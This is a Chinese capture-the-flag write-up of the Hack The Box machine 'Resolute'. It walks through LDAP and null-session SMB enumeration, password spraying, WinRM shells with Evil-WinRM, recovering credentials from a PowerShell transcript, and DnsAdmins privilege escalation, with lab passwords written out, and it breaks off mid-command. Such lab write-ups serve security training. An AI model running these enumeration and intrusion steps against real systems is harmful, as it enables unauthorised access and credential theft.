> 几个概念的补充

1. principal
   - 认证的主体，简单来说就是"用户名"
2. realm
   - realm有点像编程语言中的namespace。在编程语言中，变量名只有在某个"namespace"里才有意义。同样的，一个principal只有在某个realm下才有意义。所以realm可以看成是principal的一个"容器"或者"空间"。相对应的，principal的命名规则是`what_name_you_like@realm`。在kerberos, 大家都约定成俗用大写来命名realm, 比如 `EXAMPLE.COM` 。
3. password
   - 某个用户的密码，对应于kerberos中的master_key。password可以存在一个keytab文件中。所以kerberos中需要使用密码的场景都可以用一个keytab作为输入。
4. credential
   - credential是“证明某个人确定是他自己/某一种行为的确可以发生”的凭据。在不同的使用场景下， credential的具体含义也略有不同：
     - 对于某个principal个体而言，他的credential就是他的password。
     - 在kerberos认证的环节中，credential就意味着各种各样的ticket。

使用 ldap-rootdse 脚本检索DSA条目，因为我们要使用域控制器

```
$ nmap -vv -p389 --script ldap-rootdse 10.10.10.169
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-26 00:34 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:34
Completed NSE at 00:34, 0.00s elapsed
Initiating Ping Scan at 00:34
Scanning resolute.htb (10.10.10.169) [4 ports]
Completed Ping Scan at 00:34, 0.32s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 00:34
Scanning resolute.htb (10.10.10.169) [1 port]
Discovered open port 389/tcp on 10.10.10.169
Completed SYN Stealth Scan at 00:34, 0.36s elapsed (1 total ports)
NSE: Script scanning 10.10.10.169.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:34
Completed NSE at 00:34, 1.12s elapsed
Nmap scan report for resolute.htb (10.10.10.169)
Host is up, received echo-reply ttl 127 (0.27s latency).
Scanned at 2020-03-26 00:34:04 EDT for 2s
```

```
Scanned at 2020-03-26 00:34:04 EDT for 25s

PORT    STATE SERVICE REASON
389/tcp open  ldap    syn-ack ttl 127
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       currentTime: 20200326044337.0Z
|       subschemaSubentry:
CN=Aggregate,CN=Schema,CN=Configuration,DC=megabank,DC=local
|       dsServiceName: CN=NTDS
Settings,CN=RESOLUTE,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=megabank,DC=local
|       namingContexts: DC=megabank,DC=local
|       namingContexts: CN=Configuration,DC=megabank,DC=local
|       namingContexts:
CN=Schema,CN=Configuration,DC=megabank,DC=local
|       namingContexts: DC=DomainDnsZones,DC=megabank,DC=local
|       namingContexts: DC=ForestDnsZones,DC=megabank,DC=local
|       defaultNamingContext: DC=megabank,DC=local
|       schemaNamingContext:
CN=Schema,CN=Configuration,DC=megabank,DC=local
|       configurationNamingContext:
CN=Configuration,DC=megabank,DC=local
|       rootDomainNamingContext: DC=megabank,DC=local
|       supportedControl: 1.2.840.113556.1.4.319
|       supportedControl: 1.2.840.113556.1.4.801
|       supportedControl: 1.2.840.113556.1.4.473
|       supportedControl: 1.2.840.113556.1.4.528
|       supportedControl: 1.2.840.113556.1.4.417
|       supportedControl: 1.2.840.113556.1.4.619
|       supportedControl: 1.2.840.113556.1.4.841
|       supportedControl: 1.2.840.113556.1.4.529
|       supportedControl: 1.2.840.113556.1.4.805
|       supportedControl: 1.2.840.113556.1.4.521
|       supportedControl: 1.2.840.113556.1.4.970
|       supportedControl: 1.2.840.113556.1.4.1338
|       supportedControl: 1.2.840.113556.1.4.474
|       supportedControl: 1.2.840.113556.1.4.1339
|       supportedControl: 1.2.840.113556.1.4.1340
|       supportedControl: 1.2.840.113556.1.4.1413
|       supportedControl: 2.16.840.1.113730.3.4.9
|       supportedControl: 2.16.840.1.113730.3.4.10
|       supportedControl: 1.2.840.113556.1.4.1504
|       supportedControl: 1.2.840.113556.1.4.1852
|       supportedControl: 1.2.840.113556.1.4.802
|       supportedControl: 1.2.840.113556.1.4.1907
|       supportedControl: 1.2.840.113556.1.4.1948
|       supportedControl: 1.2.840.113556.1.4.1974
```

```
|       supportedControl: 1.2.840.113556.1.4.1974
|       supportedControl: 1.2.840.113556.1.4.1341

|       supportedControl: 1.2.840.113556.1.4.2026
|       supportedControl: 1.2.840.113556.1.4.2064
|       supportedControl: 1.2.840.113556.1.4.2065
|       supportedControl: 1.2.840.113556.1.4.2066
|       supportedControl: 1.2.840.113556.1.4.2090
|       supportedControl: 1.2.840.113556.1.4.2205
|       supportedControl: 1.2.840.113556.1.4.2204
|       supportedControl: 1.2.840.113556.1.4.2206
|       supportedControl: 1.2.840.113556.1.4.2211
|       supportedControl: 1.2.840.113556.1.4.2239
|       supportedControl: 1.2.840.113556.1.4.2255
|       supportedControl: 1.2.840.113556.1.4.2256
|       supportedControl: 1.2.840.113556.1.4.2309
|       supportedLDAPVersion: 3
|       supportedLDAPVersion: 2
|       supportedLDAPPolicies: MaxPoolThreads
|       supportedLDAPPolicies: MaxPercentDirSyncRequests
|       supportedLDAPPolicies: MaxDatagramRecv
|       supportedLDAPPolicies: MaxReceiveBuffer
|       supportedLDAPPolicies: InitRecvTimeout
|       supportedLDAPPolicies: MaxConnections
|       supportedLDAPPolicies: MaxConnIdleTime
|       supportedLDAPPolicies: MaxPageSize
|       supportedLDAPPolicies: MaxBatchReturnMessages
|       supportedLDAPPolicies: MaxQueryDuration
|       supportedLDAPPolicies: MaxDirSyncDuration
|       supportedLDAPPolicies: MaxTempTableSize
|       supportedLDAPPolicies: MaxResultSetSize
|       supportedLDAPPolicies: MinResultSets
|       supportedLDAPPolicies: MaxResultSetsPerConn
|       supportedLDAPPolicies: MaxNotificationPerConn
|       supportedLDAPPolicies: MaxValRange
|       supportedLDAPPolicies: MaxValRangeTransitive
|       supportedLDAPPolicies: ThreadMemoryLimit
|       supportedLDAPPolicies: SystemMemoryLimitPercent
|       highestCommittedUSN: 150062
|       supportedSASLMechanisms: GSSAPI
|       supportedSASLMechanisms: GSS-SPNEGO
|       supportedSASLMechanisms: EXTERNAL
|       supportedSASLMechanisms: DIGEST-MD5
|       dnsHostName: Resolute.megabank.local
|       ldapServiceName: megabank.local:resolute$@MEGABANK.LOCAL
|       serverName: CN=RESOLUTE,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=megabank,DC=local
|       supportedCapabilities: 1.2.840.113556.1.4.800
|       supportedCapabilities: 1.2.840.113556.1.4.1670
|       supportedCapabilities: 1.2.840.113556.1.4.1791
```

```
|       supportedCapabilities: 1.2.840.113556.1.4.1935
|       supportedCapabilities: 1.2.840.113556.1.4.2080
|       supportedCapabilities: 1.2.840.113556.1.4.2237
|       isSynchronized: TRUE
|       isGlobalCatalogReady: TRUE
|       domainFunctionality: 7
|       forestFunctionality: 7
|_      domainControllerFunctionality: 7
Service Info: Host: RESOLUTE; OS: Windows

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:34
Completed NSE at 00:34, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.13 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (72B)
```

如果 389、636 的 UDP 端口也开放暴露在公网，进而可被利用来执行rootDSE查询产生放大反射DDoS攻击。参考

从google了解到SMB协议中有一个称为的功能 `null session`，它可能通过允许未经身份验证的会话来导致敏感信息暴露。

从nmap中的 smb-security-mode 和 smb-os-discovery 可以看到是开启了smb签名的。我用 enum4linux 枚举工具对SMB服务器收集信息，自动化获取最大化的信息。

```
kali@kali:~/Documents/Resolute$ enum4linux -a 10.10.10.169 >
enum4linux.log
kali@kali:~/Documents/Resolute$ tail -f enum4linux.log
Starting enum4linux v0.8.9 (
http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Mar
25 13:17:03 2020

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.10.169
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins,
root, bin, none
```

```
 ==========================================================
|    Enumerating Workgroup/Domain on 10.10.10.169    |
 ==========================================================
[E] Can't find workgroup/domain


 =============================================
|    Nbtstat Information for 10.10.10.169    |
 =============================================
Looking up status of 10.10.10.169
No reply from 10.10.10.169

 ====================================
|    Session Check on 10.10.10.169    |
 ====================================
[+] Server 10.10.10.169 allows sessions using username '', password
''
[+] Got domain/workgroup name:

 ============================================
|    Getting domain SID for 10.10.10.169    |
 ============================================
Domain Name: MEGABANK
Domain Sid: S-1-5-21-1392959593-3013219662-3596683436
[+] Host is part of a domain (not a workgroup)

 ====================================
|    OS information on 10.10.10.169    |
 ====================================
[+] Got OS info for 10.10.10.169 from smbclient:
[+] Got OS info for 10.10.10.169 from srvinfo:
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED

 ============================
|    Users on 10.10.10.169    |
 ============================
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail
Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator
Name: (null)    Desc: Built-in account for administering the
computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela
Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette
Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika
Name: (null)    Desc: (null)
```

```
Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire

Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude
Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount
Name: (null)    Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia
Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name:
(null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name:
(null)    Desc: Built-in account for guest access to the
computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo
Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name:
(null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus
Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko
Novak       Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie
Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki
Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo
Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name:
(null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan
Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally
Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon
Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve
Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie
Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita
Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name:
(null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name:
(null)    Desc: (null)


  ----------------------------------------
```

```
 ========================================
|    Share Enumeration on 10.10.10.169    |
 ========================================

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.10.169

 ====================================================
|    Password Policy Information for 10.10.10.169    |
 ====================================================


[+] Attaching to 10.10.10.169 using a NULL share

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called
Name:10.10.10.169)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] MEGABANK
        [+] Builtin

[+] Password Info for Domain: MEGABANK

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

```
[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 7


 ============================
|    Groups on 10.10.10.169    |
 ============================

[+] Getting builtin groups:
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[System Managed Accounts Group] rid:[0x245]
group:[Storage Replica Administrators] rid:[0x246]
group:[Server Operators] rid:[0x225]

[+] Getting builtin group memberships:
Group 'Incoming Forest Trust Builders' (RID: 557) has member: Could
not initialise pipe samr. Error was
NT_STATUS_INVALID_NETWORK_RESPONSE
Group 'Remote Management Users' (RID: 580) has member: Couldn't
lookup SIDs
```

```
lookup SIDs
......
```

也可以用 rpcclient 来通过利用空会话登录，通过交互来获取信息：

```
$ rpcclient -U "" 10.10.10.169
Enter WORKGROUP\'s password:
rpcclient $> querydominfo
Domain:         MEGABANK
Server:
Comment:
Total Users:    79
Total Groups:   0
Total Aliases:  0
Sequence No:    1
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[ryan] rid:[0x451]
user:[marko] rid:[0x457]
user:[sunita] rid:[0x19c9]
user:[abigail] rid:[0x19ca]
user:[marcus] rid:[0x19cb]
user:[sally] rid:[0x19cc]
user:[fred] rid:[0x19cd]
user:[angela] rid:[0x19ce]
user:[felicia] rid:[0x19cf]
user:[gustavo] rid:[0x19d0]
user:[ulf] rid:[0x19d1]
user:[stevie] rid:[0x19d2]
user:[claire] rid:[0x19d3]
user:[paulo] rid:[0x19d4]
user:[steve] rid:[0x19d5]
user:[annette] rid:[0x19d6]
user:[annika] rid:[0x19d7]
user:[per] rid:[0x19d8]
user:[claude] rid:[0x19d9]
user:[melanie] rid:[0x2775]
user:[zach] rid:[0x2776]
user:[simon] rid:[0x2777]
```

```
user:[naoki] rid:[0x2778]
rpcclient $> queryuser marko
        User Name   :   marko
        Full Name   :   Marko Novak
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Account created. Password set to
Welcome123!
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      三, 31 12月 1969 19:00:00
EST
        Logoff Time              :      三, 31 12月 1969 19:00:00
EST
        Kickoff Time             :      三, 13 9月 30828 22:48:05
EDT
        Password last set Time   :      五, 27 9月 2019 09:17:15 EDT
        Password can change Time :      六, 28 9月 2019 09:17:15 EDT
        Password must change Time:      三, 13 9月 30828 22:48:05
EDT
        unknown_2[0..31]...
        user_rid :      0x457
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000004
        logon_count:    0x00000000
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $>
```

简化一条命令获取法：`$ rpcclient -U "" -N -W "MEGABANK" resolute.htb -c querydispinfo`。


在用户的描述中发现存在一段密码提示：`index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak Desc: Account created. Password set to Welcome123!`

# User Flag

用 smbclient 连接，但会提示错误：

```
kali@kali:~/Documents/Resolute$ smbclient -L \\\\10.10.10.169  -U
marko%Welcome123!
Unable to initialize messaging context
session setup failed: NT_STATUS_LOGON_FAILURE
```

猜测不是 marko 这个账号的密码，尝试将之前收集到的域用户名整理成一个字典，接着用 `scanner/smb/smb_login` 和 `hydra` 都可以完成枚举




```
kali@kali:~/Documents/Resolute$ smbclient -L \\\\10.10.10.169  -U
melanie%Welcome123!
Unable to initialize messaging context

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

在 Windows Server 2016 中，远程管理（WinRM）在默认情况下处于启用状态，这个看端口 5985 识别的服务可知。根据Microsoft文档，它是允许对服务器硬件进行本地和远程管理的组件。参考

## Windows 远程管理（WinRM）侦听器设置

服务器管理器依赖于要管理的远程服务器上的默认 WinRM 侦听器设置。 如果远程服务器上的默认身份机制或 WinRM 侦听器端口号已从默认设置中更改，则服务器管理器无法与远程服务器通信。

以下列表显示使用服务器管理器管理的默认 WinRM 侦听器设置。

- WinRM 服务正在运行。
- 创建了一个 WinRM 侦听器，以接受通过端口号 5985 的 HTTP 请求。
- Windows 防火墙设置中启用了端口号 5985，以允许通过 WinRM 的请求。
- 同时启用了“Kerberos”和“协商式”身份验证类型。

默认端口号为 5985，以使 WinRM 与远程计算机进行通信。


有关如何配置 WinRM 侦听器设置的详细信息，请在命令提示符下键入**WinRM help config**，然后按 enter。

尝试下MSF的WinRM模块：

```
msf5 auxiliary(scanner/winrm/winrm_login) > run
[-] Auxiliary failed: Msf::OptionValidateError The following
options failed to validate: RHOSTS.
msf5 auxiliary(scanner/winrm/winrm_login) > set rhosts 10.10.10.169
rhosts => 10.10.10.169
msf5 auxiliary(scanner/winrm/winrm_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 10.10.10.169:5985 - Login Successful:
WORKSTATION\melanie:Welcome123!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/winrm/winrm_login) > use
auxiliary/scanner/winrm/winrm_cmd
msf5 auxiliary(scanner/winrm/winrm_cmd) > show options

Module options (auxiliary/scanner/winrm/winrm_cmd):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD       ipconfig /all    yes       The windows command to run
   DOMAIN    WORKSTATION      yes       The domain to use for
Windows authentification
   PASSWORD                   yes       The password to
authenticate with
   Proxies                    no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOSTS                     yes       The target host(s), range
```

```
   RHOSTS                    yes       The target host(s), range
CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     5985            yes       The target port (TCP)
   SSL       false           no        Negotiate SSL/TLS for
outgoing connections
   THREADS   1               yes       The number of concurrent
threads (max one per host)
   URI       /wsman          yes       The URI of the WinRM
service
   USERNAME                  yes       The username to
authenticate as
   VHOST                     no        HTTP server virtual host

msf5 auxiliary(scanner/winrm/winrm_cmd) > set password Welcome123!
password => Welcome123!
msf5 auxiliary(scanner/winrm/winrm_cmd) > set username melanie
username => melanie
msf5 auxiliary(scanner/winrm/winrm_cmd) > set rhosts 10.10.10.169
rhosts => 10.10.10.169
msf5 auxiliary(scanner/winrm/winrm_cmd) > run

[-] Got unexpected response:
 HTTP/1.1 500
Server: Microsoft-HTTPAPI/2.0
Date: Thu, 26 Mar 2020 06:11:27 GMT
Connection: close
Content-Length: 0


[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/winrm/winrm_cmd) >
```

运行后提示500 Internal Server Error。根据Rapid7的解释为 Metasploit 不支持基于Kerberos的加密通信。




试试评论中的 Evil-WinRM，它可以通过WinRM执行命令，并返回给你一个PowerShell：

```
$ evil-winrm -u melanie -p Welcome123! -i 10.10.10.169

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents> cd ../
*Evil-WinRM* PS C:\Users\melanie> Get-ChildItem -Recurse -Include
user.txt


    Directory: C:\Users\melanie\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        12/3/2019   7:33 AM             32 user.txt

*Evil-WinRM* PS C:\Users\melanie> Get-Content
C:\Users\melanie\Desktop\user.txt
0c3be45fcf*********ee8d3a978540
*Evil-WinRM* PS C:\Users\melanie>
```

# Root Flag

```
$ evil-winrm -u melanie -p Welcome123! -i 10.10.10.169

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents> cd ../../
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/25/2019  10:43 AM                Administrator
d-----         12/4/2019   2:46 AM                melanie
d-r---        11/20/2016   6:39 PM                Public
d-----         9/27/2019   7:05 AM                ryan


*Evil-WinRM* PS C:\Users> cd ryan
*Evil-WinRM* PS C:\Users\ryan> dir
Access to the path 'C:\Users\ryan' is denied.
At line:1 char:1
+ dir
+ ~~~
    + CategoryInfo          : PermissionDenied:
(C:\Users\ryan:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId :
DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildIt
emCommand
*Evil-WinRM* PS C:\Users\ryan>
```

可以看到，存在一个 ryan 用户，但没有权限访问里面的内容，接着进行信息收集。

ls 命令下有两个命令需要配合使用

- -hidden 只显示隐藏文件
- -force 参数显示所有文件，包括隐藏文件

在 C:\PSTranscripts\20191203 路径中找到敏感文件：`PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt`

```
*Evil-WinRM* PS C:\PSTranscripts\20191203> ls -hidden


    Directory: C:\PSTranscripts\20191203


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-arh--        12/3/2019   6:45 AM           3732
PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
```

Evil-WinRM 可以用 download 命令下载到本地。


在这里就找到了 ryan 用户的密码了。

```
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd
/c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
```

用 ryan 用户获得shell之后，生成MSF的shell尝试上线，但是发现上传后文件就会被干掉。

```
*Evil-WinRM* PS C:\Users\ryan\Documents> services

Path
Privileges Service
----
---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe
False ADWS
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe
True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe
False PerfHost
C:\Windows\servicing\TrustedInstaller.exe
False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware
VGAuth\VGAuthService.exe"                False VGAuthService
```

```
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
False VMTools
"C:\Program Files\VMware\VMware Tools\VMware
CAF\pme\bin\CommAmqpListener.exe"         False
VMwareCAFCommAmqpListener
"C:\Program Files\VMware\VMware Tools\VMware
CAF\pme\bin\ManagementAgentHost.exe"      False
VMwareCAFManagementAgentHost
"C:\Program Files\Windows Defender\NisSrv.exe"
True WdNisSvc
"C:\Program Files\Windows Defender\MsMpEng.exe"
True WinDefend

*Evil-WinRM* PS C:\Users\ryan\Documents> service

Status   Name               DisplayName
------   ----               -----------
Stopped  AppMgmt            Application Management
Stopped  Browser            Computer Browser
Stopped  ClipSVC            Client License Service (ClipSVC)
Running  DcomLaunch         DCOM Server Process Launcher
Running  Dfs                DFS Namespace
Running  Dhcp               DHCP Client
Stopped  DNS                DNS Server
Running  Dnscache           DNS Client
Running  EFS                Encrypting File System (EFS)
Running  EventLog           Windows Event Log
Running  Kdc                Kerberos Key Distribution Center
Stopped  KtmRm              KtmRm for Distributed Transaction C...
Running  LSM                Local Session Manager
Running  MSDTC              Distributed Transaction Coordinator
Stopped  NetSetupSvc        Network Setup Service
Stopped  NetTcpPortSharing  Net.Tcp Port Sharing Service
Stopped  pla                Performance Logs & Alerts
Stopped  RasMan             Remote Access Connection Manager
Stopped  RemoteAccess       Routing and Remote Access
Running  RpcEptMapper       RPC Endpoint Mapper
Running  RpcSs              Remote Procedure Call (RPC)
Stopped  RSoPProv           Resultant Set of Policy Provider
Running  SamSs              Security Accounts Manager
Running  Schedule           Task Scheduler
Stopped  seclogon           Secondary Logon
Running  SENS               System Event Notification Service
Stopped  smphost            Microsoft Storage Spaces SMP
Stopped  Spooler            Print Spooler
Stopped  sppsvc             Software Protection
Stopped  SstpSvc            Secure Socket Tunneling Protocol Se...
Running  SystemEventsBroker System Events Broker
```

```
Running  TimeBrokerSvc      Time Broker
Running  vds                Virtual Disk
Stopped  WdNisSvc           Windows Defender Network Inspection...
Running  WinDefend          Windows Defender Service
Running  WinHttpAutoProx... WinHTTP Web Proxy Auto-Discovery Se...
Stopped  wuauserv           Windows Update
```

MsMpEng.exe是属于 Windows Defender 自动保护服务的核心进程，接下来就是要bypass 杀软了。

```
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
Attributes
========================================== ================
==============================================
=================================================================
Everyone                                   Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-
32-545                                    Mandatory group, Enabled
by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-
32-554                                    Mandatory group, Enabled
by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-
32-580                                    Mandatory group, Enabled
by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-
11                                        Mandatory group, Enabled
by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-
15                                        Mandatory group, Enabled
by default, Enabled group
MEGABANK\Contractors                       Group            S-1-5-
21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled
by default, Enabled group
MEGABANK\DnsAdmins                         Alias            S-1-5-
21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled
by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-
64-10                                     Mandatory group, Enabled
by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-
8192
```

这里注意到 DnsAdmins 这个东西，通过 google 找到了利用方式，进行提权。参考

最开始打算用 Invoke-ReflectivePEInjection.ps1 来实现，发现也失败。

```
*Evil-WinRM* PS C:\Users\ryan\Documents> powershell (new-object
